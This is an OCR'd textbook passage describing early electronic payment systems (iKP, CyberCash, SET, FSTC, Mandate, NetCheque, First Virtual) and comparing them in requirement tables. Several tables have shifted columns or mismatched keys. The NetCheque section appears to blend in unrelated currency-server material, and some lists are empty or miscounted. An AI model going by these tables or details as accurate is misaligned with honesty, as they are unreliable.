


Fig. 11.8 Transaction Flow in iKP Payment Clearance

Refunds: Sellers may issue refunds for previously cleared payments. Although it is understood that refunds are typically triggered by consumers/buyers, the interaction between buyer and seller that leads to an eventual refund, is assumed to take place offline (i.e., outside iKP). For all practical purposes, within iKP, a refund transaction is equivalent to (and treated as) a clearance/capture transaction. This is mainly because a refund is, essentially, a clearance with the negative amount. The difference between a refund and a clearance manifests itself only within the domain of the financial clearing network.




Fig. 11.9 Transaction Flow in iKP Payment Refund

Inquiry: The buyer can ask the seller about the status of a specific payment and may transmit inquiry at any time after submitting a payment flow. The seller must be able to respond for some time after the payment transaction is completed; the exact time period is determined by the seller, or may be specified by financial institutions.

Security: The iKP technology is based on RSA public key cryptography. Depending on requirements, an electronic payment transaction using iKP may involve one, two, or three public keys. In all cases the bank acquiring the transaction for processing will have a public-private key pair for receiving confidential information, such as credit card numbers and signing authorization messages. In many cases the merchant (and even customers) will also have a public-private key pair for receiving confidential information, signing payment requests, and purchase confirmations. In all cases they have a PIN for confirming payment authorization.

CyberCash

The main CyberCash transaction system is based around secure credit card payments. This takes advantage of the existing major electronic payment systems and simply integrates the merchant side software with CyberCash servers, acting as a gateway between the merchant on the internet and the bank's secure financial networks. The transaction can be described as follows:

1. The customer, after selecting the goods, places an order with the merchant and in return receives an invoice.
2. The customer uses the CyberCash wallet to pay for the order. The wallet generates encrypted payment information, which is sent to the merchant.
3. The merchant strips the order from the packet, digitally signs the payment advice, and sends it to the CyberCash server.

4. The CyberCash server takes the transaction off the internet, uses dedicated hardware to decrypt it, reformats the message, and forwards it to the merchant's bank.
5. The merchant's bank then forwards the transaction to the customer's bank from where the sends an approval, or denial, is sent back to the merchant's bank.
6. That code is then sent back to the CyberCash server.
7. CyberCash then sends the approval or denial code back to the merchant.

The online set of exchanges, between the customer, the merchant, CyberCash, and the customer and merchant's banks have be in summarized in Fig. 11.10.

Because the CyberCash system makes extensive use of the existing secure transaction networks, it is very attractive to major banking houses. In addition, since it does not require merchants to establish new banking relationships, it is attractive to them too. However, the system is not economical for small payments, because of the use of credit cards as the grounding financial instrument. Also there are doubts about its scalability, due to the use of central servers at CyberCash, to interface between the internet and the secure financial networks.




Fig. 11.10 Transaction Flow in Cybercash System

SET

The SET™ Specification is an open, technical standard for commerce, developed by VISA and MasterCard. It facilitates secure payment card transactions over the internet. Digital certificates create a trust chain throughout the transaction, verifying cardholder and merchant validity.

Transaction: Apart from the customer, the merchant, the issuer and the acquirer, SET uses a payment gateway and a certification authority. A payment gateway (PG), similar to the CyberCash server described earlier, is a device operated by the acquirer, or a designated third party, that processes merchant payment messages, including payment instructions from customers. All customers, merchants, payment gateways, issuers, and acquirers are required to register with a SET certification authority (CA) before purchasing can commence. The sequence of transactions using SET is as follows:

1. The customer purchases some goods in an internet shop and places them in his electronic shopping basket. He then chooses his payment card. After that the order form is sent to the shop.
2. Upon safely receiving the purchase and payment information, the merchant forwards the payment information to the acquirer.
3. The acquirer decodes the customer's payment information and asks the card issuer for authorization.
4. When the request for authorization is accepted, it is sent, via the acquirer, back to the merchant, who then confirms the purchase to the customer.
5. The purchase price is then deducted, as usual, from the customer's account.
6. The merchant ships the goods to the customer.
7. The merchant requests settlement from the issuer, via the acquirer.
   The transactions remain invisible to both the cardholder and the shop. The SET transactions are summarized as shown in Fig. 11.11




Fig. 11.11 Transaction Flow in SET Payment System

FSTC Electronic Cheque

The FSTC (Financial Services Technology Consortium) Electronic Check is an all-electronic, payment and deposit gathering instrument, that can be initiated from a variety of devices, such as a personal computer, screen phone, ATM, or accounting system. Electronic Check provides rapid and secure settlement of financial accounts between trading partners, over open public or proprietary networks, without requiring pre-arrangement, by interconnection with the existing bank clearing and settlement systems infrastructure.

The Electronic Check is modelled on the paper check, except that it is initiated electronically; uses digital signatures for signing and endorsing, and digital certificates to authenticate the payer, the payer's bank, and the bank account. However, unlike the paper check, through the use of an issuer defined parameter, the Electronic Check can resemble other financial payments instruments, such as electronic charge card slips, travelers checks, or certified checks. Although Electronic Check's primary use is to make electronic payments on public networks, the project design will enable Electronic Check to be used in any situation where paper check is used today. For example, banks could use Electronic Checks to gather deposits from public network users, thus opening the opportunity for complete full service electronic remote banking anywhere the customer is connected. Later, point-of-sale implementations are possible, if the marketplace demands.

The Electronic Check is delivered by either direct transmission or by public electronic mail systems. Payments (deposits) consisting of Electronic Checks are gathered by banks, via e-mail and cleared through existing banking channels, such as Electronic Check Presentment (ECP) or Automated Clearing House (ACH) networks.

The Electronic Cheque concept, based on the existing paper check model, is:

- *Deposit and Clear Scenario*: The customer receives a bill/invoice from the merchant, issues an Electronic Cheque, and sends it to the merchant. The merchant presents the cheque to his bank, which in turn will settle it with the customer's bank. This is the typical check flow.
- *Cash and Transfer Scenario*: The customer receives a bill/invoice from the merchant, issues an Electronic Check, and sends it to the merchant. The merchant presents it directly to the customer's bank, to be paid to the merchant's account at his bank.
- *Lockbox Scenario*: The customer receives a bill/invoice from the merchant, issues an Electronic Check, and sends it to the merchant's bank, either directly or via a lockbox. The merchant's bank then sends the accounts receivable information to the merchant, and clears the payment with the customer's bank. In this scenario, there may be no merchant endorsement.
- *Funds Transfer Scenario*: The customer receives a bill/invoice from his bank, (assuming electronic bill presentment allows for capture of the merchant's bills by the customer's bank), issues an Electronic Check, and sends it to his bank. The customer's bank, in turn, transfers funds to the merchant's account at the merchant's bank.

The various set transactions using FSTC Electronic Cheque can be summarized in the following manner:




Fig. 11.12 Transaction Flow in the FSTC Payment System

Security: The security/authentication aspects are supported, via digital signatures, using public key cryptography. The electronic equivalent of the checkbook will provide secure storage of the user's private cryptographic key (used to digitally sign the Electronic Check, when written and endorsed) and a register of the cheque that are signed, endorsed, and issued, by an outside software program, via an application programming interface (API).

Mandate Electronic Check

The implementation of a cheque requires that it should always be possible to prove which particular user is its current owner. An ordinary paper cheque, given certain original physical attributes that are difficult to reproduce, solves this problem to a large extent (although fraud is not uncommon). The goal of Mandate™ has been to implement an electronic cheque or rather, an electronic realization of a cheque. In the real world, the owner of a document is well defined. In the digital world, files can easily be copied and there is no way of telling which document is the original one. As a result of this, in creating an electronic payment instrument, security becomes a major issue. If the instrument has to be freely negotiable (as bank notes or endorsable cheques) tamper resistant hardware will have to be used.




Fig. 11.13 Transaction Flow in Mandate Payment System

Transaction: The transaction using Mandate™ can be summarized as follows:

Security: Mandate™ is tamper resistant and implemented on special hardware such as an advanced smart card. The Mandate™ can be thought of as an electronic chequebook, initialized by the issuing bank, by entering account information specific to the customer. Furthermore, two public key pairs are generated (one for signing and one for encrypting), and a certificate for each key pair is issued. Cheques are generated electronically, on the tamper resistant Mandate™. It is essential that the signatures, generated to provide non-repudiation, are never disclosed. It is, of course, sufficient to represent each cheque by a hash value, and the generating digital signature inside Mandate™. The message itself does not need to be protected. Once issued, a cheque is transferred from one Mandate™ to another, through an unprotected public network (e.g. by e-mail), in such a way that the following properties hold:

- A cheque can be transferred as a meaningful document only to a particular Mandate™
- Devices other than an authorized Mandate™ cannot complete the protocol
- The system is completely open to communication between any two Mandate™s, without bilateral agreements
- The contractual agreements are between the bank and its client

Each Mandate™ "possesses" two public key pairs; one for signing and one for encryption. Even the owner of the Mandate™ does not know the secret keys. The secret key is generated on the Mandate™ and never left unprotected, hence, the system provider too is unaware of it. The cheque consists of information (payee, amount, timestamp, expiration date, etc.), and the corresponding digital signature, calculated by means of the issuer's secret key and a hash value of the information. In Mandate™ the CA's public key is installed on each Mandate™, along with the two key pairs. When a cheque, or rather the corresponding signature (protected by encryption) is entered on the Mandate™, the Mandate™ software ensures that it can be released again only once after it has been encrypted under a public key, and certified by the CA (verified by means of the corresponding public key on the Mandate™/).

This prevents the use of a non-authorized Mandate™ getting access to the vital signature, that defines the cheque. This encrypted message is useless, unless it is imported onto the MandateTM, holding the corresponding secret key. It is therefore important to realize that the digital signature of the issuer represents the value of the cheque. Furthermore, an encryption of a particular cheque on an individual Mandate™ can take place only once, or rather, once a public key has been selected. It is impossible at any later stage to go through the same procedure with another public key.

NetCheque

NetCheque is a distributed accounting service for electronic cheques. With NetCheque, one can use accounts on accounting servers of one's choice, ensuring scalability. These accounts can be used to write and endorse electronic cheques. It is well suited for micropayments, to uphold the high performance required for micropayments, the conventional cryptography model is used instead of the public key model.

Transaction: NetCheque uses the Kerberos system for authentication. The NetCheque transaction runs as follows:

(i) The user calls a function and specifies the necessary information, such as the amount and the payee.

(ii) The function generates the clear text portion of the cheque and uses Kerberos to obtain the authentication information, which is placed in the signature field of the cheque.




Fig. 11.14 Transaction Flow in the NetCheck Payment System

(iii) The cheque is then encoded and sent through e-mail or through real time transfer.

(iv) The deposit function reads the cheque, obtains the authentication information with Kerberos, and opens an encrypted connection to the payee's accounting server to deposit the cheque.

Security: Due to restrictions by the United States Government, downloading the NetCheque software is allowed only for citizens of the United States, and for locations within the United States. NetCheque implements multiple layer authentication, similar to the system adopted by the Financial Services Technology Consortium (FSTC), and has an improved double spending detection system.

Under the multi-layer authentication protocol, anyone wishing to set up a currency server must obtain insurance for his new currency, from an agency such as the Federal Reserve. The new currency server begins by creating a key pair and sending the public key to the agency. The agency then issues a certificate of insurance for the currency server, which is signed with the agency's private key. This certificate includes the server's public key and a unique ID number for the server, acting as a guarantee for the server, who is now free to issue coins. These coins include the server's name, a serial number for the coin, and a value for the coin, and they are signed with the server's private key. In addition they include a reference to the agency certificate, which allows the validity of the server itself to be checked by anyone handling the coin. One of the facilities offered by the NetCheque combination is a variable degree of anonymity, depending of the wishes of the parties concerned. One of its suggested uses is to reconcile the cash accounts on different types of currency servers.

First Virtual

First Virtual, one of the first internet payment systems to be available to the public, became fully operational in October, 1994. The main goal of this company was to create an internet payment system that was easy to use. Neither customers nor merchants are required to install new software (though automated sale processing software is available). The only requirement for conducting transactions over the internet, using the First Virtual system, is access to e-mail.

The First Virtual payment system is unique in the sense that it does not use encryption. A fundamental philosophy of the payment system is that certain information should not travel over the internet because it is an open network. This includes credit card numbers. Instead of using credit card numbers, transactions are done using a FirstVirtualPIN, which references the customer's First Virtual account. These PIN numbers can be sent over the internet because even if they are intercepted, they cannot be used to charge purchases to the customer's account. A user's account is never charged without receiving e-mail verification from him.

Transaction: A typical FirstVirtual transaction runs as follows:

1. Customer enters the VirtualPIN details in the order form to make the payment.
2. The seller sends to First Virtual server an e-mail containg VirturalPINs of both sellers and customers along with description of purchase.
3. The customer receives an e-mail from First Virtual.
4. On receiving e-mail, customer is expected to response by confirmation or denying.
5. On confirmation from customer, First Virtual uses existing, secure financial networks to process the credit card transaction.
6. If the credit card transaction is successfully processed, the seller receives an authorization number.
7. The amount of the sale is directly deposited into the sellers, account on confirmation of the goods delivery.




Fig. 11.15 Transaction Flow in the First Virtual Payment System

REQUIREMENTS METRICS OF A PAYMENT SYSTEM

The importance of individual characteristics is determined by the actual need of the transacting parties. For example, for one user remaining anonymous during transactions could be the most important thing, while for other the ability to carry out low value transactions, efficiently, may be the important feature. When deciding on a particular digital payment system, the possible characteristics have to be ranked according to the preferences and needs of the decision maker. Schoter and Willmer, in 1997, and Ron Weber, in 1998, described certain requirements for evaluating and cross comparing various electronic payment systems. Here, we discuss these requirements in a payment system, on the basis of which the payment systems can be evaluated.

Transaction

Transaction, in the context of payment systems, refers to the actual exchange of currency with the goods (documents) being transferred. Every transaction should exhibit the following four characteristics.

- *Atomicity:* It refers to the system's ability to ensure that no partial transactions or exchanges can take place. In other words, if system failure takes place in the middle of a transaction, the effect of the transaction will be fully erased, and system will be restored to the original state. That is, either a transaction should occur completely or it should not occur at all.
- *Transfer of Funds:* There should not be any currency loss in the transaction. Either a full transfer—in which the account of the payer is debited and the account of the payee credited with the corresponding amount—should take place or no change of accounts should occur at all.
- *Complete Transfer:* This is applicable in the case of digital goods transfers over the net. A complete exchange of currency with the corresponding digital goods should take place. If a digital goods delivery is linked to its payment, then either both should happen or none at all. This is also referred to as the fair exchange protocol.
- *Consistency:* There should be no ambiguity in the transaction. All parties concerned must agree on the relevant facts, i.e., amount and reason of transfer, of the transaction.
- *Isolation:* Transactions must be independent of each other. The result of a set of concurrent transactions must be equivalent to a sequential arrangement of these transactions.
- *Durability:* Durability becomes important in case the system crashes during the transfer. Even after a system crashes, the system should recover to a state, where transactions and status information is consistent. If the crash occurred prior to transfer than the system should reflect the prior state, otherwise it should show the durable effect of the transfer.

The following table compares various payment systems for the transaction characteristics described above.

Payment System	**Transaction**			
Durability	**Atomicity**	**Consistency**	**Isolation**	
eCash™	No	Yes	Yes	Yes
CyberCash	No	Yes	No	Yes
SET	No	Yes	No	Yes
FSTC	Yes	Yes	No	Yes
NetCheque	Yes	Yes	No	Yes
Mondex	Yes	Yes	Yes	Yes
MilliCent			Yes	
NetBill	Yes	Yes	Yes	Yes
MiniPay	No	Yes	No	Yes
First Virtual	No	Yes	No	Yes

Security

Security, in the context of payment systems, refers to the system's ability to protect all parties from frauds, due to interception of online transmission and storage. The payment system should be secure enough to offer the following:

- *Fraud Protection:* Digital payment systems must be tamper resistant and should have built-in mechanisms to prevent illegal use of digital cash. At the very least, the digital payment systems must provide the means for detection and punishment of misuse, after the fraud.
- *No Double Spending:* Since digital cash is represented by bytes that can be easily copied and respent, the digital payment system should safeguard against reuse of currency. This type of fraud can be initiated not only by customers who might reuse digital money for several purchases, but also by merchants who could attempt to resubmit digital money for redemption.
- *No Counterfeiting:* The system should be able to detect fake currency. It should be easy to distinguish between legal money tokens and unauthorized illegal money.
- *No Overspending:* The system should have the means to ensure that the user is unable to spend beyond the money represented by token, or held in the purse. Prevention of customer overspending, i.e., exceeding spending limits, is another fraud protection issue, especially in account based systems.
- *Non-refutability:* The parties involved should be able to verify that the payment transaction has taken place, along with the amount and the purpose of transaction. A record of the transaction should be produced, on demand, incase of dispute, though it may have implications on the control of privacy.
- *Hardware Tamper Resistance:* Some digital payment systems rely on tamper resistant hardware like smart cards to prevent double spending and forgery, and can be used offline. However, breaking-in of the hardware would leave the users open to frauds. Reliability of the hardware used should be certified.

- *Unauthorized Use:* The tokens stored in soft format/digital data are easy to steal, a good payment system should prevent the stealer from being able to spend the tokens. In the case of device dependent payment systems, it should not be easy to steal the payment device, and unauthorized owners should not be able to use the payment device.
- *Privacy Control:* The payment system should make it possible for customers to keep their spending habits private from observers, merchants, and banks.
- *Confidentiality:* The grants of confidentiality by the payment system are essential to the user. In an ideal situation, the payment transaction should be carried out in such a manner that it maintains confidentiality of all the intermediate information and yet ensures the value transfer.
- *Non-traceability:* Payment systems should ensure ruling out any possibility of two different payments, by the same user, being linked together. The transaction should also maintain anonymity and non-traceability, similar to cash payments in a shop.

The following table compares various payment systems for the seven security characteristics as described above.

Payment System	**Security**						
	1	2	3	4	5	6	7
eCash™	Yes	Yes	N/A	Yes	Yes	Yes	Yes
CyberCash	N/A	No	Yes	No	Yes	Partly	No
SET	N/A	Yes	No	Yes	Yes	No	No
FSTC	N/A	Yes	No	Yes	Yes	No	No
NetCheque	N/A	Yes	No	No	Yes	No	No
Mondex	Yes	Yes	N/A	Yes	Yes	No	No
MilliCent	Yes	Yes	N/A	Yes	Yes	No	No
NetBill	N/A	Yes	Yes	Yes	Yes	No	No
MiniPay	N/A	Yes	No	Yes	Yes	No	No
First Virtual	N/A	Yes	Yes	No	Yes	Yes	No

Key: 1—No Double Spending
2—No Counterfeiting
3—No Overspending
4—Non-Refutability
5—No Unauthorized Use
6—Anonymity
7—Untraceability

Interoperability

The interoperability of the payment systems refers to its ability to operate in multiple online as well as offline payment environments. The various issues involved under interoperability are:

- *Divisibility:* Money should allow for both low value and high value transactions. Hence, it should be possible for users to replace a single high denomination transaction by several low denomination transactions as and when desired.
- *Bi-directionality:* The payment system should not only allow the regular merchants to receive payments, but also customers to receive refunds. The payment instrument should work both ways, without either party being required to attain registered merchant status.
- *Re-spendibility:* The receiver or the owner, of digital money should be able to transfer it to any other person as in the case of normal cash, without the intervention of a third party.
- *Acceptability:* In interest of long term viability, the payment system should not be restricted to any particular financial institution. All institutions and banks should also accept the electronic cash issued by an institution.
- *Multi-currency Support:* Since electronic commerce has a global reach, a single national currency support impedes worldwide acceptance. Hence, the payment system should support multiple currencies and a reasonable mechanism for converting one currency into another. Of course, this requirement is not very easy to implement, given the volatility in exchange rates and limited/restricted convertibility of many currencies around the world.
- *Exchangeability:* It should be possible for electronic payments of one digital payment system to be exchanged for payments of another digital payment system, or for any other bankable instrument.
- *Portability:* Security and usability of a payment system should not be dependent on a certain physical location, e.g., on a particular computer. The owner of the digital currency should be able to spend it from any location, even when on move.

The following table compares various payment systems for the interoperability characteristics described above.

Payment System	**Interoperability**				
	1	2	3	4	5
eCash™	Yes	Yes	No	Potentially	No
CAFÉ	Yes	No	No	Yes	Yes
SET	N/A	No	No	Yes	Yes

(Contd.)

FSTC	N/A	Yes	No	Yes	Yes
NetCheque	N/A	Yes	No	Yes	Yes
Mondex	Yes	Yes	No	Yes	Yes
MilliCent	No	No	No	N/A	Yes
NetBill	N/A	No	No		Potentially
MiniPay	N/A	No	No	Yes	Yes
First Virtual	N/A	No	No	Yes	Yes

Key : 1—Divisibility
2—Bidirectionality
3—Respondability
4—Acceptability
5—Multi-Currency support

Scalability

Scalability refers to the level of operations possible within a certain payment system. In a mature electronic payment system there will be very high volumes of payment made online; it may have certain peak hours, resulting in burst load pattern on the system. The payment systems should be able to support many consumers buying goods at the same time from many merchants, even under peak conditions. The service should be scalable for the load performance, and efficient for the micro payments as well as general payments.

- *Offline Operation:* Usually, the payment systems involve a trusted third party who is online for validation and authorization. It should also support offline operations where the third party is not necessarily available online all the times. Direct transactions between customers and merchants, conducted securely without a trusted third party being online all the time, reduces delays and increases availability of the payment system.
- *Micro Payments:* Micro payments refer to payments for services that are offered even at fractions of the basic unit of currency. These services are normally are made available on a pay per use basis. A payment system should make low value transactions economically feasible. Therefore micropayment techniques need to be both inexpensive and fast.
- *Low Costs:* The cost of executing a payment transaction should be low enough to render low value transactions economical.
- *Efficiency:* Digital payment systems must be able to perform micro payments without noticeable loss of performance.
- *Macro Payment:* These payments refer to transactions that usually start from multiple units of the basic currency unit. The system should be able to handle these payments in a secure and efficient fashion.

The following table compares various payment systems for the scalability characteristics described above.

Payment System	Scalability	Off-Line operation
eCash™	No	No
CyberCash	Yes	No
SET	Yes	No
FSTC	Yes	No
NetCheque	Yes	No
Mondex	Yes	Yes
MilliCent	Yes	Partly
NetBill	No	No
MiniPay	Yes	Yes
First Virtual	Yes	No

Economy Issues

In order to become an accepted economical instrument, a digital payment system needs to provide a trusted, reliable and economically feasible service to a sufficiently large user community.

- *Operational:* A system should be deployable immediately, i.e., the testing of the payment system should not be so protracted as to render the mass use impossible.
- *Large User Base:* The payment system should be used by a large number of customers. The size of customer base willing to use the digital payment system affects the merchant's attraction to it, while currency acceptance by large number of merchants affects the size of user base.
- *Low Risk:* The electronic payment system should minimize the risk of financial loss associated with the use of such payments systems, it should at best be limited and controlled. In order to develop trust, users should be protected, to some extent by the payment system, from the financial losses emanating from system misuse.
- *Reliability:* An electronic payment system must be highly reliable in its operation. It should ensure high availability as even a temporary failure can cause uncontrollable losses to its user base.
- *Conservation:* It refers to the conservation of value stored in digital currency, over a period of time. It should be easy to store and retrieve the value. The value of money should be lasting in nature, it should diminish when spent, rather than become invalid with the passage of time.
- *Ease of Integration:* The electronic payment system needs to be integrated with applications that conduct the electronic commerce process over the network. The process of integrating electronic payment systems with e-commerce applications should be easy, to facilitate their growth of usage.

The following table compares the various payment systems for the economic issues described above.

Payment System	**Economical Issues**					
	1	2	3	4	5	6
eCash™Yes	Yes	Limited	Yes	Yes	Yes	
CyberCash	Yes	Yes	No	No	Yes	Yes
SET No	Yes	Yes	No	Yes	Yes	
FSTCNo	N/A	No	Yes	Yes	Yes	
NetCheque	No	N/A	No	Yes	N/A	Yes
MondexNo	Yes	Yes	Yes	Yes	Yes	
MilliCent	No	N/A	No	Yes	Yes	
NetBillNo	N/A				Yes	
MiniPayNo	Yes	Yes	Yes	Yes	Yes	
First Virtual	Yes	Yes	Limited	Yes	Yes	Yes

Key: 1—Operational
2—Large User Base
3—Buyer Risk
4—Seller Risk
5—Reliability
6—Conservation

Ease of Use

The usability of the electronic payment system plays an important role in its being adopted by the user community. The electronic payment system should be easy for the user to relate to, accessible, and simple enough to understand. It should operate in a fashion that builds confidence in users. At no stage should the users feel lost or confused in the process of making payments.

- *Unobtrusiveness:* This refers to the operational transparency of the electronic payment system. A payment process should be clear, concise, simple to understand, and yet should operate with minimal interruption and intervention from the user.
- *Low Latency:* The payment protocol used in the transaction should have a low performance overhead. It should not become an overhead on the purchase transaction.
- *Low Transaction Costs:* The overhead costs charged to the users, in making the payment through the electronic payment system, should be extremely low and depend on the value of the transaction. It acquires added significance in the case of micro payments.

- *Hardware Independence:* Users should not require specialized hardware to make use of the payment system. Hardware dependence, which is expensive, would vastly limit the popularity and hence the use of the payment system itself.

Based on the requirements discussed above, a comparison matrix is presented belows:

Payment System	Ease of Use					
	1	2	3	4	5	6
eCash™	Yes	No	Yes	No	Yes	
CyberCash	Yes	No	No	Yes	No	Yes
SET	No	No	No	Yes	Yes	
FSTC	No	No	No	Yes	No	
NetCheque	No	No	Limited	Limited	N/AYes	
Mondex	No	Yes	Yes	Yes	No	No
MilliCent	Yes	Yes	Yes	No	Yes	Yes
NetBill		No	Maybe	Yes	N/A	Yes
MiniPay	Yes	Yes	Yes	No	Yes	Yes
First Virtual	No	No	No	Yes	Yes	Yes

Key : 1—Unobstusiveness
2—Low Latency
3—Micropayments
4—Macropayments
5—Low Fixed Costs
6—HW Independence

SUMMARY

